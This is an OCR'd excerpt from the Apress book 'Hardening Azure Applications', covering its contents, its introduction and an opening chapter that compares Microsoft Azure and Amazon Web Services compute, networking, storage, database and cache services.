THE EXPERT'S VOICE® IN MICROSOFT AZURE

Hardening Azure Applications

Suren Machiraju
Suraj Gaurav

Forewords by
Scott Guthrie, Executive Vice President, Microsoft Corporation
Steve Smith, Founder, President, and CEO, GCommerce, Inc

Apress®

For your convenience Apress has placed some of the front matter material after the index. Please use the Bookmarks and Contents at a Glance links to access them.

Contents at a Glance

About the Authors xv

About the Technical Reviewers xvii

Acknowledgments xix

Foreword xxi

Additional Foreword xxiii

Introduction xxv

■ Chapter 1: Introducing the Cloud Computing Platform 1

■ Chapter 2: Cloud Applications 23

■ Chapter 3: Hardened Cloud Applications 37

■ Chapter 4: Service Fundamentals: Instrumentation, Telemetry, and Monitoring 53

■ Chapter 5: Key Application Experiences: Latency, Scalability, and Throughput 73

■ Chapter 6: Failures and Their Inevitability 87

■ Chapter 7: Failures and Recovery 97

■ Chapter 8: High Availability, Scalability, and Disaster Recovery 113

Chapter 9: Availability and Economics of 9s 133

Chapter 10: Securing Your Application..... 145

Chapter 11: The Modernization of Software Organizations 159

Index..... 175

Introduction

This book, *Hardening Azure Applications*, examines the techniques and engineering principles critical to the cloud architect, developer, and business stakeholder as they envision and harden their Azure cloud applications to ensure maximum reliability and availability when deployed at scale. While the techniques elaborated in the book are implemented in .NET and optimized for Azure, the principles herein will be invaluable and directly applicable to other cloud-based platforms such as Amazon Web Services and Google.

Applications come in a variety of forms, from simple apps that can be built and deployed in hours to mega-scale apps that need significantly higher engineering rigor and robust organizations to deliver. So how do you build such massively scalable applications to keep pace with traffic demands while always being "online" with five 9s of availability? The authors take you step by step through the process of evaluating and building hardened cloud-ready applications, the type of applications your stakeholders and customers demand. For example, it is easy to say that an application should be available "all the time," but it is very important to understand what each level of 9 for availability means and the resulting implications on engineering and resources.

Who Should Read this Book?

This is a technical book that provides value to a wide spectrum of business and engineering audiences, from C-level influential stakeholders to cloud architects/developers, IT administrators, technical analysts, and IT enthusiasts.

What You Will Learn

You will learn what it takes to build large-scale, mission-critical hardened applications on Microsoft's cloud platform, Azure.

1. An overview of cloud platforms and their capabilities that is focused on Microsoft Azure and Amazon Web Services cloud platforms
2. A survey of the characteristics of cloud applications and their suitability to cloud deployment models—IaaS, PaaS, and SaaS
3. The set of features and capabilities a cloud application must have to be battle hardened and ready for prime time

4. The key aspects of service fundamentals, strategies to instrument your code and hook it up for telemetry and health monitoring, that are critical to manage your application as a cloud deployment
5. Important application experiences your customers expect and patterns to right-size your deployment to ensure the best application experience
6. Designing for failure – failures are inevitable, and there are techniques to reduce catastrophic failures and quickly recover from failures
7. Seamlessly scale up and scale down your application to maintain a predictable operating expense model
8. Techniques to secure the application without restricting its business goals
9. Organizing and building processes that provide a conducive environment for teams to deliver their best work in cloud world

We appreciate your investment in this book. We'd love to hear from you so as to improve this and future offerings.

CHAPTER 1

Introducing the Cloud Computing Platform

This chapter introduces you to two of the most widely used cloud platforms—Amazon Web Services and Microsoft Azure.

Let us begin with a review of cloud concepts as well as the relevance and benefits of using the cloud. Then, we'll discuss how to assess whether your application is a good fit for cloud platforms. Finally, we will look at some of the most significant service offerings of these two cloud platforms.

Cloud and Platform

The genesis for the name *cloud* lies in network diagrams wherein you would use the cloud shape to indicate Internet or networks outside your company firewall. Of course, the *platform* is the infrastructure that hosts and runs your software application and allows it to access and integrate with other software applications. In a *cloud platform* your software application is not inside your network but rather within a virtual network maintained and managed in data centers that are operated by vendors like Amazon and Microsoft. You access the cloud platform commonly via the Internet.

From your perspective as a developer or software architect, the cloud platform is in many ways similar to the traditional on-premises platform in which the servers and infrastructure are installed within your organization or at your local data center. The server's operating system provides the infrastructure to host your application and connect it to storage and, ultimately, to other computers and devices. The cloud platform will similarly provide you with the operating system, storage, and network that your application requires to perform its business process.

The cloud platform provides you with all the components and services you need to architect, design, develop, and run your application while also providing the necessary infrastructure to integrate with other applications running at private data centers.

Relevance of the Cloud Platform

During conversations we are often asked whether the cloud is a passing fad. We always respond with an emphatic "no," and to make our point, we share data on the adoption rate and supplement it with an interesting analogy.

> *A few years ago, a Bain & Company report noted that by 2020 revenue from cloud products and services would mushroom from $20 billion to $150 billion. Turns out that adoption rate was wrong; we'll exceed $150 billion by 2017, which will be 10% of total IT spend.*
>
> Michael Heric, Partner at Bain and Company

Yes, 10% of the IT spend goes toward paying for the cloud platform, and the best part is that the operating and licensing costs are amortized over a long period. This bodes well for all of us, since IT departments will have a lot more funds to invest in its people and projects.

Until the late nineteenth century and early twentieth century, all manufacturing plants and industries operated their own power plants. As power lines became reliable and electricity production was standardized (by both voltage and frequency), manufacturing plants gave up generating their own power and relied on utility companies that specialized in power generation. These newly created utility companies delivered electricity reliably and, due to economies of scale, more cost effectively. Sure, for backup, industries retained some power-generation capacity, which in modern times has significantly diminished.

Centralized cloud platforms present a similar scenario. Managing computer/network equipment and maintaining data infrastructure software is not easy, and many small companies lack the talent and specialization to do so. On the other end of the spectrum, there are a few companies like Microsoft and Amazon for whom creating software and managing data centers across the globe is their core business. These companies have the talent to constantly innovate and continuously improve data centers' efficiency while delivering the services in a reliable and secure manner.

Cloud Platform Benefits

Clouds will be an attractive choice for some due to their ability to scale; their time to market; and their security. Yes, security, since it's becoming clear that cloud platforms have made significant strides in both physical and software security via huge investments that have outpaced those of enterprise data centers. Amazon Web Services and Microsoft Azure are by far the two biggest cloud platform vendors. Amazon has the benefit of being the first mover; Microsoft enjoys the high levels of trust from businesses that already use its other enterprise software products. Cloud vendors provide:

- Faster turnaround times: quick access to ready-to-use services and functionality
- Lower IT effort: eliminates efforts required to procure and deploy hardware and software

- Reduced risk: no upfront costs to procure hardware or licensing software; you pay for what you use
- Heightened agility: ability to scale solution up or down, instantaneously, in response to user demand

Your Application and Cloud Platform Matchup

Before we delve into the specifics of the composition of the platform, let us make sure your application is the right fit for the cloud platform, and conversely that the cloud platform is ready for your application.

Does Your Application Belong on the Cloud Platform?

Over the past few years we have witnessed a surge in the use of cloud platforms—this comes from deployment of the mainstream and mission-critical enterprise class of applications. Scale and cost of ownership are two key reasons these enterprise-class applications are moving to the cloud platform.

- Scale: zero to near infinite resources are available. Your applications can scale up or down with user load. This means you never have to worry about running out of capacity or, more importantly, about over-provisioning.
- Cost of ownership: paying for what you use is one cost that is obvious; costs associated with deploying, securing, and sustaining the deployment are lower since these are distributed to multiple customer accounts.

As a developer you should have conversations with business owners to ensure that ability to scale and total cost of onwnership are relevant to your situation. Cloud deployment does come with a significant cost, especially if integration with existing on-premises infrastructure is important for your application. Cost calculators are provided by both Amazon and Microsoft. While these calculators provide enough data to get ballpark estimates of hosting the application on the cloud platform, you will still need to factor in the cost of integrating your solution with an on-premises solution.

You have, of course, heard about hardening steel and how it dramatically alters metal characteristics and prepares it for long life in a high-stress environment while still being available at a price point that makes it affordable. A similar metaphor applies to software applications; hardened applications are expected to be lightweight to operate with a low resource footprint; resilient enough to handle a large volume of uses; scale out without duress; secure; and, finally, future-proofed significantly. The cloud platforms provide you with the proper tools and services to harden your application.

Hardening the application will add to these costs. Bottom line, get a very good handle on the overall cost of the project and ensure risks are well understood before you embark on this journey.

Finally, not every application is meant to be out there on the cloud platform—would Coca Cola put its secret formula on the cloud? I am guessing not. And it may not have anything to do with cloud platform security or access—it could just be about retaining full control of its top asset.

Is Cloud Platform Ready for Your Enterprise-Class Application?

In the previous section, we suggested having conversations with business owners about the applicability of a cloud platform for your application. Next, let us flip this around and verify that the cloud platform is actually ready for your application.

Unless your business was born in the cloud, the reality is that you have a complex and heterogeneous set of servers and IT infrastructure that your cloud application has to integrate with. These existing servers are probably running a variety of operating systems, databases, middleware, and tool sets from multiple vendors. Your business will also likely have a bunch of security and compliance initiatives that your application is required to follow. Finally, your customers, in addition to having business needs, will also have expectations on availability and performance.

In summary, the "must haves" of a cloud platform are integration; support for heterogeneity; security; and, of course, a full complement of services:

- **Integration** with existing applications and infrastructure commonly on-premises and in private data centers
- **Heterogeneity** to continue to support multiple frameworks, languages, and operating systems
- **Security** to run your applications securely and reliably
- **Manageability** of the cloud platform via user interfaces (e.g., Management Portal), Scripting Languages, and REST API
- **Services** the features, functions, and interfaces to fulfill the needs of the software application

Both Microsoft Azure and Amazon Web Services address these needs, so let us review these in detail.

On-premises and Cloud Platform Integration

The most common project class involves integration of the cloud platform with your on-premises infrastructure—across applications, identity, and databases. This scenario is also called a *hybrid,* examples of which include the integration of an on-premises ERP application with a cloud platform–based retail store. The use of a cloud environment to scale out of existing applications running on premises or the use of a cloud platform as a disaster recovery site for an existing application running on a corporate data center can both be considered implementations of the hybrid pattern.

Network connectivity options, virtualization, messaging, identity, and data/storage services are key services that are required to support the on-premises application and the cloud platform. While we're on the topic of cloud platform integration, you should also consider scenarios in which there will be integration needs across different cloud platforms.

Heterogeneity of the Cloud Platform

Your enterprise has diverse business needs, and software applications have evolved over many years; the bottom line is that you run a variety of workloads and will need the cloud platform to offer similar support for elements including operating systems, databases, devices, content management systems (CMS), applications, and supported development platforms and languages.

While Java and .NET are still the most-used frameworks, you are also using PHP, Python, and other languages to build your applications and leverage open-source frameworks—such as Hadoop, WordPress, Joomla, and Drupal—to get the job done. Being able to develop mobile applications using third-party SDKs for both Android and iOS is a top-of-mind requirement. So, your expectation is that the cloud platform will do it all, and you are not going to be disappointed!

You will find that Microsoft Azure will provide you with the best experience and support for Microsoft workloads while also providing a great service for other vendor software, such as Oracle and open-source technologies. This wide support from the cloud platform ensures that you will get a cloud experience that satisfies your company's heterogeneous needs.

A final note here is that this is *not an all or nothing* proposition. You should be able to use most services independently of each other. As an example, you can just use storage without using other services.

Trust and Security

This the first question the manager is going to ask: Is the cloud secure? Let me make this bold statement: *modern cloud platforms are secure!* While you will read more about security in subsequent chapters, you will learn a few highlights here.

Security is about more than protecting your software assets; it includes transparency, relationship management, and your own experience. Over the past few years, both Microsoft and Amazon have made significant progress on the overall experience—especially your end-to-end experience.

As with everything in life, trust is assured via transparency, especially in managing operations. Cloud platform vendors are earning this via myriad initiatives:

- Industry-standard participation via Cloud Security Alliance ISO27001 (for PCI and DSS), ISAE3402, and SSAE16 among others.
- Annual audits conducted by professional third-party organizations, including those mandated by Service Organizations Controls (SOC 1 through 3).

- Financial warranties via service-level agreements (SLA) offer you a service commitment and reimburse you in the event the vendor does not meet the service commitment. Commonly, these commitments relate to uptime.
- Real-time service status via dashboards. Platform vendors are building confidence via detailed root-cause analyses of outages.
- Experience in running large-scale data centers, successfully, for decades. The availability of data centers close to consumers, while also following local law, is crucial.

Trust also can result from an existing arrangement; this is especially true with Microsoft. You can rely on your existing relationship and account team to procure Azure access and, more importantly, to get support. The Azure cloud platform can be an offshoot of your existing Enterprise Agreement with Microsoft and can transfer your existing Enterprise Agreement to Azure.

Microsoft has nearly 25 years of expertise in running global-scale services in data centers they own and operate; Azure is a commercial service they have offered since 2008.

Amazon has built the Web Services (AWS) infrastructure based on learnings from nearly two decades of experience running the multi-billion dollar supply-chain business, including global data centers. AWS as a commercial service has been operating since 2006.

Amazon and Microsoft have made significant investments in data centers around the globe— in several countries across five continents; there is sure to be a data center that suits your application needs. Finally, both Microsoft and Amazon have invested in a vibrant partner community to assist you in various aspects of designing, building, deploying, and managing your application on their respective cloud platforms.

Cloud Platform Services

As we discussed, the cloud platform is expected to be comprehensive enough to support the development, running, and managing of your applications while adequately integrating with those applications without any significant compromise of features or business needs.

In this section we will review the services offered by Microsoft and Amazon. Of course, this list (currently over 30 services are provided by each of the vendors) is sure to be outdated by the time you are reading this, since both vendors are rapidly innovating and marching toward providing us with a comprehensive offering that is aligned with current technology trends. Figures 1-1 and 1-2 provide screen shots of the catalog of services from the respective websites to give perspective on and an appreciation of the range of offerings.




Figure 1-1. *Catalog of Microsoft Azure services*




Figure 1-2. *Catalog of Amazon Web Services*

For the sake of convenience, we have categorized the service offerings into four categories:

- Compute
- Networking
- Data
- Application

The categorization is also chosen for a few other reasons. The obvious one is similarity with on-premises server paradigms we are already used to. However, another reason we have chosen this style of categorization is to acknowledge the blurring of lines between transactional data and analytical data.

A final note before we start the tour—both vendors have elaborated on their respective offerings in great detail on their websites. We chose to highlight salient features on some of the most commonly used services. If you are new to cloud platform technologies, do invest time in diving deeper into the services that are essential for your application.

Compute Services

Compute services are foundational services that will host your application and also provide the capability to integrate with other applications within the cloud platform or without—say, on premises. Compute services are offered by both vendors and are branded as Microsoft Azure Compute Service and Amazon Web Services Elastic Compute Cloud (EC2) Service. Figures 1-3 and 1-4 provide screen shots of the Microsoft Azure and Amazon AWS portals that demonstrate how to create compute services.




Figure 1-3. *Microsoft Azure Compute Services*




Figure 1-4. *Amazon Elastic Cloud Compute (EC2) Services*

Virtual machines are commonly categorized as *Infrastructure as a Service (IaaS)*. Virtual machines are the most basic of the building blocks on the cloud platform. They are identical to conventional on-premises servers and are the easiest way to move existing workloads to the cloud platform—known in the industry as a *lift and shift* approach.

You can create virtual machines and have them under your complete control via hard disks. Virtual machines are run on the cloud platform data centers. Modern and legacy operating systems, including Windows and Linux, are supported as virtual machines. The most amazing aspect of this service is that you can buy and provision new instances in a matter of minutes, thus allowing you to quickly scale capacity, both up and down. Do you dare compare this with how long it takes you to stand up a vanilla Windows server to build or test your development?

Virtual machines are a segue to the cloud—especially for developers just starting out with cloud adoption. This also results in a challenge—you, not the cloud platform vendor, are responsible for the upkeep of the software infrastructure, including applying patches and testing your application after each upgrade. Business owners love this offering the most, since it gives them the ability to switch these machines on and off and only pay for the usage.

Some of the most common deployments involve provisioning your virtual machine, providing it with a private IP address, and using VPN to connect this to your on-premises environment. You can have a collection of virtual machines with identical or different roles so as to create the appropriate deployment for your application. Virtual machines can typically be created via the cloud platform management portal or by using a script, starting from a template or image that defines the OS type and software installed. Cloud platforms also provide the ability to scale the virtual machine instances up or down in response to load or other patterns. The ability to include virtual machines in a load-balancing scenario that is set to distribute incoming traffic between the virtual machines of a cloud service or to add two or more virtual machines in an Availability Set (or Availability Zone) ensures that during either a planned or unplanned maintenance

event, at least one virtual machine is available. This is essential to ensuring a great user experience while also controlling costs by reducing unnecessary redundancy in the system.

Microsoft takes this one step further by providing specialized editions of the virtual machines—**Azure Websites** and **Azure Cloud Services**. In these versions, Microsoft provides more than the bare bones and pre-loads them with software. Both these editions are easier to manage since your deployment is limited to only your application. In this on-premises world, this is akin to having a Windows Server pre-installed and set up with IIS, and all you have to do is deploy your website application. Azure Website is the best choice for your corporate website, with a database backend deployed at multiple data centers. Websites are also a great choice if you want to use open-source languages such as PHP, Node.js, and Python or set up WordPress, Drupal, or similar third-party applications. For more complex applications or to install additional software that requires you to remotely access the instance, or to access complimentary services such as Azure Storage or Service Bus, you may want to consider Cloud Services. To reiterate, these are the same virtual machines that have been pre-loaded with a common template to make your job easier.

A related service, **AWS WorkSpaces**, is the Virtual Desktop from Amazon. It is a managed desktop service in the Amazon Cloud Platform and is enabled for both iOS and Android/Fire Operating Systems. You will immediately notice that the most prolific desktop operating system— Windows (XP, Windows 7, etc.)—is not supported. I look forward to the day when Windows is supported, for we will have a "real" thin client!

Networking

Networks provide integration between on-premises applications and applications hosted on cloud platforms. Networking also plays a pivotal role in delivering payload or content hosted in the cloud platform to the consumers of your applications.

Virtual networks enable virtual machines and services that are part of the same network to access each other across on-premises and cloud platform deployments. Virtual networks of course create a secure layer and leverage public Internet to provide communication and integration across the services. Both platform vendors provide significant networking capabilities via Microsoft Azure Virtual Network Service and Amazon Web Services Virtual Private Cloud (VPC) Service.

Virtual networks can be set up in all practical combinations: just within the confines of the cloud platform; or a point-to-site network; or a site-to-site network. Figures 1-5 and 1-6 provide screen shots of the Microsoft Azure and Amazon AWS portals for setting up networking functionality.




Figure 1-5. *Microsoft Azure Virtual Network Service*




Figure 1-6. *Amazon Virtual Private Connection Service*

Be aware that virtual networks do extend the security boundary beyond the typical on-premises firewall. Virtual networks are useful when other web-based integration options are unavailable or create technical feasibility issues for implementation, and are also useful for accessing data stored in on-premises backend systems.

Direct connection provides fast access to cloud data via a secure route between on-premises and cloud platform applications that may require the movement of massive amounts of data. This is especially useful for analytics or synchronization in disaster recovery scenarios. For these situations, the bandwidth provided by public Internet may just not suffice and you may require a direct and private network/data connection to be established between the cloud platform data center and your on-premises data centers. The direct connections offer higher reliability, faster speeds, lower latency, and higher security than connections available via virtual networks. Microsoft Azure Express Route Service and Amazon Web Services Direct Connect Service both offer a direct connection service.

Direct connections are enabled via Telcos or network service providers, such as British Telecom, SingTel, and Verizon among others. If you need such services you have to coordinate with both the Telcos and cloud platform vendors to see which vendor pair is supported in your region. These services are relatively expensive to operate and have high setup costs.

Content Delivery Networks are essential for delivering dense web content, especially media, to the user with low latencies. CDNs are a system of interconnected and distributed cache servers located across the globe in a network. Multiple copies of the content exist on these servers. When a user makes a request to the application, DNS will resolve to a cache server based on location and availability. Microsoft Azure Content Delivery Network Service and Amazon Web Services CloudFront Service offer Content Delivery Networks to users. However, you can also consider other Telco and Internet service providers for solutions. Before you sign up for a service, do have a long conversation with the provider and verify there are adequate *points-of-presence,* or cache server locations, in the geographic areas that are of interest to you.

Load balancing is to be considered if you want to improve the availability of critical business applications; sustain agreed-to service levels for access and latency; and distribute traffic for large, complex, and global deployments. Load balancing distributes the incoming traffic to multiple instances of an application running on different data centers. Load balancing can typically be used to distribute the traffic via three different methods:

Fai lover: Use this method when you want to use a primary endpoint for all traffic, but provide backups in case the primary becomes unavailable.

Performance: Use this method when you have endpoints in different geographic locations and you want requesting clients to use the "closest" endpoint in terms of the lowest latency.

Round Robin: Use this method when you want to distribute load across a set of cloud services in the same data center or across cloud services or websites in different data centers.

Load balancing is critical for failover scenarios—on detecting "failed" instances, incoming traffic is routed to healthy instances, thereby ensuring high availability of the application. Both cloud platform vendors provide a load-balancing service, via Microsoft Azure Traffic Manager Service and Amazon Web Services Elastic Load Balancing Service.

Storage and Data Services

From providing storage and data services as virtual machines to the current sophisticated service offerings, cloud platform vendors have covered much ground. In the remainder of this section you will review the varied storage and data services offered by both vendors.

Databases

The database service provides you with the ability to manage relational data with built-in high-availability constructs. Microsoft Azure SQL Database and Amazon Web Services Relational Database Service (RDS) are considered Software as a Service (SaaS), and these are available for integration with your applications. Databases, e.g., Microsoft SQL Server or Oracle Database, are also available as virtual machines.

Cloud platforms provide relational databases for both cloud- and on-premises-based business applications to use. Databases on cloud platforms are scalable to hundreds and thousands of databases and can be scaled up or down depending on usage patterns. These databases have two or more backups and will guarantee uptime. Data backup is available for periods of up to a month and are great for the "oops I deleted it" scenario via the *point-in-time recovery* option. The bottom line is that database administrators are able to accomplish more since these databases self-manage and require little maintenance.

Figures 1-7 and 1-8 provide screen shots of Microsoft Azure and Amazon AWS portals to configure databases.




Figure 1-7. *Microsoft Azure SQL Service*




Figure 1-8. *Amazon Relational Database Service*

Databases on Cloud Platforms also provide flexibility around sizing and performance in terms of throughput. Geo-replication is another common offering that ensures resiliency for the stored data.

Cloud Platforms also offer great tools to monitor databases for critical parameters such as CPU, Data Reads and Log Writes among others. REST based service management APIs are available to create and manage the databases.

Developing applications for Cloud Platform Databases is very similar to development for on-premises Databases. The Database can be accessed via PHP, ADO.NET, SQL Entity Framework, WCF Data Services, ODBC among others.

Storage

The storage service offers you a wide variety of storage options to securely manage your data. Data access in the service is via REST API and therefore is very convenient. Storage service is offered by both platform vendors: Microsoft Azure Storage and Amazon Web Services Simple Storage Service (S3).

Storage service is designed to be massively scalable so that you can process and store hundreds of terabytes of data—which is typically required for analysis in your financial, scientific, and media applications. Storage services support access via clients on a diverse set of operating systems, including Windows and Linux, and a wide variety of programming languages, including Java and .NET. As previously mentioned, storage services expose the data resources within it via simple REST APIs that any client can send or receive via the most common web transport protocol— HTTP/s.

Storage services are further optimized to store various forms of data: blobs; table/NoSQL key value-attribute entities; Queue-messages; and files. Here are a few examples of objects that can be stored in each classification of service.

- Blob: documents, photos/images, videos, backup files/databases, and large datasets
- Table: address book, device info, and other metadata/directory
- Queues: receiving or delivering business documents; buffering; and non-repudiation
- Files: storage for LOB applications; storage for client applications

Cache

Cache services is a distributed web service that makes your application scale and be more responsive under load by keeping data closer to the application logic. The cache service is easy to deploy and operate and is designed for high-throughput, low-latency data access. The service is fully managed and secure via access control and other safeguards. Cache is offered by both vendors as Microsoft Azure Redis Cache Service and Amazon Web Services ElasticCache Service.

